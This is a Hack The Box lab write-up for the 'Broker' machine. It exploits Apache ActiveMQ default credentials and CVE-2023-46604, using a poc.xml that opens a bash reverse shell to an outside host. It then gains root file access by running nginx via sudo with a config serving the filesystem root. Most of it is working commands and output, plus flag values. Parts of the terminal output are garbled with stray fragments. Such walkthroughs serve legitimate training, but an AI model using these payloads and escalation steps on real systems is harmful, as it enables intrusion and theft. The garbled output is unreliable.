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<https://app.hackthebox.com/machines/578>

CVE-2023-46604


Nginx Privilege Escalation

```
nmap -vv 10.10.11.243
```

Discovered open port 22/tcp on 10.10.11.243

Discovered open port 80/tcp on 10.10.11.243

```
nmap -sC -sV -A -p 22,80 10.10.11.243
```



ActiveMQRealm on port 80. But here is a login page!!

After searching in google I found default creds, and log in)) admin does not change creds!!!!!!!!!!

Apache ActiveMQ default administrative credentials

Description


It's possible to access the Apache ActiveMQ Administration Console by using the default credentials. The default administration user name and password for the Apache ActiveMQ Administration Console is **admin** and **admin** respectively. You should change these default credentials.

Severity

HIGH

Classification

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C



Exploit found

```
git clone https://github.com/evklld/CVE-2023-46604
```

Change ip in file poc.xml

```
File Actions Edit View Help
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="
    http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spr
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
      <constructor-arg>
        <list>
          <value>bash</value>
          <value>-c</value>
          <value>bash -i &gt;& & /dev/tcp/10.10.14.45/9001 0&gt;&1</value>
        </list>
      </constructor-arg>
    </bean>
  </beans>
```

Create http server

```
python3 -m http.server 8000
```

Listener in other terminal `nc -nlvp 9001`

And run exploit

```
python3 exploit.py -i 10.10.11.243 -u http://10.10.14.45:8000/poc.xml
```

```
(kali@kali)-[~/HTB/broker/CVE-2023-46604]
$ python3 exploit.py -i 10.10.11.243 -u http://10.10.14.45:8000/poc.xml

[*] Target: 10.10.11.243:61616
[*] XML URL: http://10.10.14.45:8000/poc.xml
[*] Sending packet: 000000721f00000000000000000000000010100426f72672e737072696e6766672616d65776f726b2
1001f687474703a2f2f31302e31302e31342e34353a383030302f706f632e786d6c
10.10.11.243 - [06/Dec/2023:06:21:56] "GET /poc.xml HTTP/1.1" 200 -
```

Interesting exploit - I didn't see this port

```

<value>bash</value>
(kali㉿kali)-[~]lue--c</value>
$ nc -lnvp 9001 <value>bash -i &gt;&amp; /dev/tcp/10.10.14.45/9001 &gt;&1</value>
listening on [any] 9001 ...
connect to [10.10.14.45] from (UNKNOWN) [10.10.11.243] 35388
id
bash: cannot set terminal process group (878): Inappropriate ioctl for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$ id
uid=1000(activemq) gid=1000(activemq) groups=1000(activemq) 10.10.14.45:8000/poc.xml
activemq@broker:/opt/apache-activemq-5.15.15/bin$ ls
ls
activemq
activemq-diag
activemq.jar
env
linux-x86-32 10.10.11.243:80
linux-x86-64 http://10.10.14.45:8000/poc.xml
macosx
test.elf ing packet: 000000721f000000000000000000000010100426f72672e737072696e6766672616d65776f726b2e
wrapper.jar 703a2f2f31302e31302e31342e34353a383030302f706f632e786d6c
activemq@broker:/opt/apache-activemq-5.15.15/bin$ id
id
uid=1000(activemq) gid=1000(activemq) groups=1000(activemq) 10.10.14.45:8000/poc.xml
activemq@broker:/opt/apache-activemq-5.15.15/bin$ cd /home
cd /home
activemq@broker:/home$ ls
ls
activemq
activemq@broker:/home$ cd activemq
cd activemq 10.10.11.243:61616
activemq@broker:~$ ls -la 10.10.14.45:8000/poc.xml
ls -la
total 32 ing packet: 000000721f000000000000000000000010100426f72672e737072696e6766672616d65776f726b2e
total 32
drwxr-x--- 4 activemq activemq 4096 Dec 6 10:20 .
drwxr-xr-x 3 root root 4096 Nov 6 01:18 ..
lrwxrwxrwx 1 root root 9 Nov 5 04:14 .bash_history -> /dev/null
-rw-r--r-- 1 activemq activemq 220 Nov 5 00:15 .bash_logout
-rw-r--r-- 1 activemq activemq 3771 Nov 5 00:15 .bashrc
drwx----- 2 activemq activemq 4096 Nov 7 06:46 .cache
drwxrwxr-x 3 activemq activemq 4096 Nov 7 08:17 .local
-rw-r--r-- 1 activemq activemq 807 Nov 5 00:15 .profile
-rw-r----- 1 root root 33 Dec 6 06:36 user.txt f72672e737072696e6766672616d65776f
activemq@broker:~$ cat user.txt 31342e34353a383030302f706f632e786d6c
cat user.txt
d5712fa687b5d5777ad9a8d422bcbe54E-2023-46604
activemq@broker:~$

```

```
sudo -l
```

```
usr/sbin/nginx -h
```

```

Options:
-?, -h      : this help
-v          : show version and exit
-V          : show version and configure options then exit
-t          : test configuration and exit
-T          : test configuration, dump it and exit
-q          : suppress non-error messages during configuration testing
-s signal   : send signal to a master process: stop, quit, reopen, reload
-p prefix   : set prefix path (default: /usr/share/nginx/)
-c filename : set configuration file (default: /etc/nginx/nginx.conf)
-g directives : set global directives out of configuration file

```

Create exploit

```

user root;
events {

```

```

        worker_connections 677;
    }
    http {
        server {

            listen 8080;

            root /;
        }
    }
}

```

```

$ cat test.conf
user root;
events {
    worker_connections 677;
}
http {
    server {

        listen 8080;

        root /;
    }
}

```

Download to machine

```
wget http://10.10.14.45:8001/test.conf
```

And run wit sudo

```
sudo /usr/sbin/nginx -c /tmp/test.conf
```

Now I can read root files on machine

```
curl 127.0.0.1:8080/root/root.txt
```

```

activemq@broker:/tmp$ wget http://10.10.14.45:8001/test.conf
wget http://10.10.14.45:8001/test.conf
--2023-12-06 12:08:27-- http://10.10.14.45:8001/test.conf
Connecting to 10.10.14.45:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 94 [application/octet-stream]
Saving to: 'test.conf'
test.conf
100% [OK]
2023-12-06 12:08:29 (7.63 MB/s) - 'test.conf' saved [94/94]

activemq@broker:/tmp$ sudo /usr/sbin/nginx -c /tmp/test.conf
sudo /usr/sbin/nginx -c /tmp/test.conf
activemq@broker:/tmp$ curl 127.0.0.1:8080/root/root.txt
curl 127.0.0.1:8080/root/root.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 33 100 33 0 0 28820 0 --:--:-- --:--:-- --:--:-- 33000
fef6bb5e212ddd269ac7f208eaa0ef8b
activemq@broker:/tmp$

```